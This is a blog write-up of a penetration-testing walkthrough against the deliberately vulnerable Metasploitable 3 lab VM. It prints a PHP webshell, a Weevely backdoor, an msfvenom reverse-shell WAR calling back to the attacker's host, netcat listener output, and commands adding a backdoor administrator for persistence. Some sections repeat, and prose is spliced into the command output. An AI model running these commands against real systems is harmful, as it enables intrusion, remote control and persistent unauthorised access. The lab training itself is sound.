Metasploitable 3 without Metasploit Part 1
I was excited to see the latest version of Metasploitable provided us with a vulnerable Windows target to practice on. Building and configuring was not difficult once you have all of the dependencies down. I won’t get too deep into building the box but here are the basics of what I did:
Using a fresh install of Windows 10 I downloaded VirtualBox 5.0.30, Vagrant 1.8.7 and the latest version of Packer 0.12.0.
I cloned the Git repository here: https://github.com/rapid7/metasploitable3
I decided to be lazy and use the included Powershell script to auto-build it, I just had to make the following dependency changes in the script so it would run.
I changed:
If you have any issues with the set up feel free to leave a comment or hit me up on Twitter.
Here’s a quick walk through for one path to local access as well as privilege escalation using mostly manual techniques.
I started off with an nmap scan of all ports to identify running services.
I browsed to the URL and saw an uploads directory right away, this looked promising.
 There is nothing in our uploads directory…yet…

 Using Cadaver which is command-line Webdav client I was able to upload the following simple PHP webshell unauthenticated. This webshell lets you run one-off commands and is pretty cumbersome/tedious to work with but its a start!
A quick test to confirm command execution:
 A netstat showed me multiple additional ports listening which explains the second NIC in the ipconfig command results earlier.

 I create a WAR backdoor using msfvenom and unpack it to get the filename of the corresponding .jsp file.

 Browsing directly to the directory does not yield us anything, we still need to specify the exact .jsp file.
 I next set up a netcat listener and browsed to: http://192.168.253.143:8282/shell/fmzbtohe.jsp
 This was just one quick and easy way to local access and ultimately escalate privileges to SYSTEM. I will add to this post in the future to highlight other paths without the use of Metasploit. I will also do a separate post on the many ways in using Metasploit because it is a great tool/way to start and gain confidence but should not replace honing your manual exploitation skill set.
Using a fresh install of Windows 10 I downloaded VirtualBox 5.0.30, Vagrant 1.8.7 and the latest version of Packer 0.12.0.
I cloned the Git repository here: https://github.com/rapid7/metasploitable3
I decided to be lazy and use the included Powershell script to auto-build it, I just had to make the following dependency changes in the script so it would run.
I changed:
$virtualBoxMinVersion = "5.1.6"to:
$packerMinVersion = "0.10.0"
$vagrantMinVersion = "1.8.6"
$vagrantreloadMinVersion = "0.0.1"
$ErrorActionPreference = "Stop"This ran for a while but once it was done I typed
$virtualBoxMinVersion = "5.0.30"
$packerMinVersion = "0.12.0"
$vagrantMinVersion = "1.8.7"
$vagrantreloadMinVersion = "0.0.1"
vagrant upand let this run for a while to pull in all of the configurations. Once this completed I loaded it in VirtualBox and logged in with the credentials vagrant/vagrant to make sure it was working properly. I then exported from VirtualBox as an .ova and imported into my VMware lab set up.If you have any issues with the set up feel free to leave a comment or hit me up on Twitter.
Here’s a quick walk through for one path to local access as well as privilege escalation using mostly manual techniques.
I started off with an nmap scan of all ports to identify running services.
root@mrb3n:~# nmap -sV -p- -T4 192.168.253.143Port 8585 caught my eye as this could be a WAMP installation with webdav possibly enabled.
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-12-03 17:22 EST
Nmap scan report for 192.168.253.143
Host is up (0.00038s latency).
Not shown: 65518 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
22/tcp open ssh OpenSSH 7.1 (protocol 2.0)
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1617/tcp open unknown
3000/tcp open http WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-26))
4848/tcp open ssl/appserv-http?
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open http-proxy GlassFish Server Open Source Edition 4.0
8282/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8484/tcp open http Jetty winstone-2.8
8585/tcp open http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
9200/tcp open wap-wsp?
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49231/tcp open unknown
49235/tcp open unknown
I browsed to the URL and saw an uploads directory right away, this looked promising.
root@mrb3n:~/Desktop/metasploitable3# cat shell.phpOur upload succeeded
<?php echo shell_exec($_GET['e']); ?>
root@mrb3n:~/Desktop/metasploitable3# cadaver http://192.168.253.143:8585/uploads/
dav:/uploads/> put shell.php
Uploading shell.php to `/uploads/shell.php':
Progress: [=============================>] 100.0% of 38 bytes succeeded.
dav:/uploads/>
A quick test to confirm command execution:

root@mrb3n:~/Desktop/metasploitable3# curl http://192.168.253.143:8585/uploads/shell.php?e=ipconfigI decided to use Weevely to generate a semi-interactive web shell and uploaded it to the target.
Windows IP Configuration
Ethernet adapter Local Area Connection 4:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::ad02:4595:821a:bb65%16
IPv4 Address. . . . . . . . . . . : 192.168.253.143
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . :
Ethernet adapter Local Area Connection 3:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::69d3:300:90dd:c46%15
IPv4 Address. . . . . . . . . . . : 192.168.110.140
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.110.2
Tunnel adapter isatap.localdomain:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
root@mrb3n:~/Desktop/metasploitable3# weevely generate pass123 /root/Desktop/metasploitable3/weevely.php
Generated backdoor with password 'pass123' in '/root/Desktop/metasploitable3/weevely.php' of 1446 byte size.
root@mrb3n:~/Desktop/metasploitable3# weevely http://192.168.253.143:8585/uploads/weevely.php pass123

[+] weevely 3.2.0

[+] Target: 192.168.253.143:8585
[+] Session: /root/.weevely/sessions/192.168.253.143/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection

[+] to the target. Type :help for more information.
metasploitable3:C:\wamp\www\uploads $ netstat -antI had a look around at what other services are installed. Digging into the ‘Apache Software Foundation’ directory we find a Tomcat install along with the tomcat-users.xml file with cleartext credentials for the tomcat manager.
Active Connections
Proto Local Address Foreign Address State Offload State
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:22 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:1617 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:3000 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:3700 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:4848 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:7676 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8019 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8022 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8028 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8031 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8032 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8080 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8181 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8282 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8443 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8444 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8484 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8585 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8686 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:9200 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:9300 0.0.0.0:0 LISTENING InHost
metasploitable3:C:\wamp\www\uploads $ cd "C:\Program Files"
metasploitable3:C:\Program Files $ dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is AC30-8D23

 Directory of C:\Program Files

12/02/2016  09:26 PM    <DIR>          .
12/02/2016  09:26 PM    <DIR>          ..
12/02/2016  08:47 PM    <DIR>          7-Zip
12/02/2016  08:55 PM    <DIR>          Apache Software Foundation
07/13/2009  07:20 PM    <DIR>          Common Files
12/02/2016  09:26 PM    <DIR>          elasticsearch-1.1.1
11/20/2010  07:33 PM    <DIR>          Internet Explorer
12/02/2016  08:55 PM    <DIR>          Java
12/02/2016  08:58 PM    <DIR>          jenkins
12/02/2016  09:02 PM    <DIR>          jmx
11/26/2016  12:54 AM    <DIR>          OpenSSH
11/26/2016  12:54 AM    <DIR>          Oracle
12/02/2016  09:11 PM    <DIR>          Rails_Server
12/02/2016  08:48 PM    <DIR>          Reference Assemblies
11/20/2010  07:33 PM    <DIR>          Windows Mail
07/13/2009  09:37 PM    <DIR>          Windows NT
12/02/2016  09:01 PM    <DIR>          wordpress
metasploitable3:C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf $ type tomcat-users.xmlThe server.xml file tells us that Tomcat is running on port 8282:
<?xml version='1.0' encoding='utf-8'?>
…………………………SNIP………………………………….
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
metasploitable3:C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf $ more server.xmlLogging in to the Tomcat manager with the credentials sploit:sploit I am able to deploy a malicious WAR file to obtain a reverse shell.
<?xml version='1.0' encoding='utf-8'?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
..........................snip...............................................
<!-- A "Connector" represents an endpoint by which requests are received
and responses are returned. Documentation at :
Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
Java AJP Connector: /docs/config/ajp.html
APR (HTTP/AJP) Connector: /docs/apr.html
Define a non-SSL/TLS HTTP/1.1 Connector on port 8080
-->
<Connector port="8282" protocol="HTTP/1.1"
connectionTimeout="20000"
redirectPort="8443" />
<!-- A "Connector" using the shared thread pool--
root@mrb3n:~/Desktop/metasploitable3# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.253.130 LPORT=8443 -f war > shell.war
root@mrb3n:~/Desktop/metasploitable3# unzip shell.warI deployed the WAR file and confirmed it was successful.
Archive: shell.war
creating: META-INF/
inflating: META-INF/MANIFEST.MF
creating: WEB-INF/
inflating: WEB-INF/web.xml
inflating: fmzbtohe.jsp
inflating: OONNFiRvYlVcbIh.txt
root@mrb3n:~/Desktop/metasploitable3# nc -lvnp 8443I got a hit on my listener and, hey, a SYSTEM shell.
listening on [any] 8443 ...
connect to [192.168.253.130] from (UNKNOWN) [192.168.253.143] 51065
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoamiI added an administrative user next to set up some persistence.
whoami
nt authority\system
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>net user benr pass123 /addTo get at the other services we need a route tot he 192.168.110.0/24 subnet. I set up some SSH port forwarding using my new administrative user.
net user benr pass123 /add
The command completed successfully.
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>net localgroup administrators benr /add
net localgroup administrators benr /add
The command completed successfully.
root@mrb3n:~/Desktop/metasploitable3# ssh -l benr -D 1080 192.168.253.143 -N -fEdited /etc/proxychains.conf and now I could access all services such as terminal services.
benr@192.168.253.143's password:
root@mrb3n:~/Desktop/metasploitable3# proxychains nmap -P0 -sT -p 3389 --open -oN tcp.nmap 192.168.110.140I confirmed that I could log in:
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-12-04 12:26 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.110.140:3389-<><>-OK
Nmap scan report for 192.168.110.140
Host is up (0.0091s latency).
PORT STATE SERVICE
3389/tcp open ms-wbt-server
root@mrb3n:~# proxychains rdesktop 192.168.110.140
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.110.140:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.110.140:3389-<><>-OK
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
ERROR: SSL_read: 5 (Success)
Disconnected due to network error, retrying to reconnect for 70 minutes.
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.110.140:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.110.140:3389-<><>-OK
Connection established using SSL.

0 comments:
Post a Comment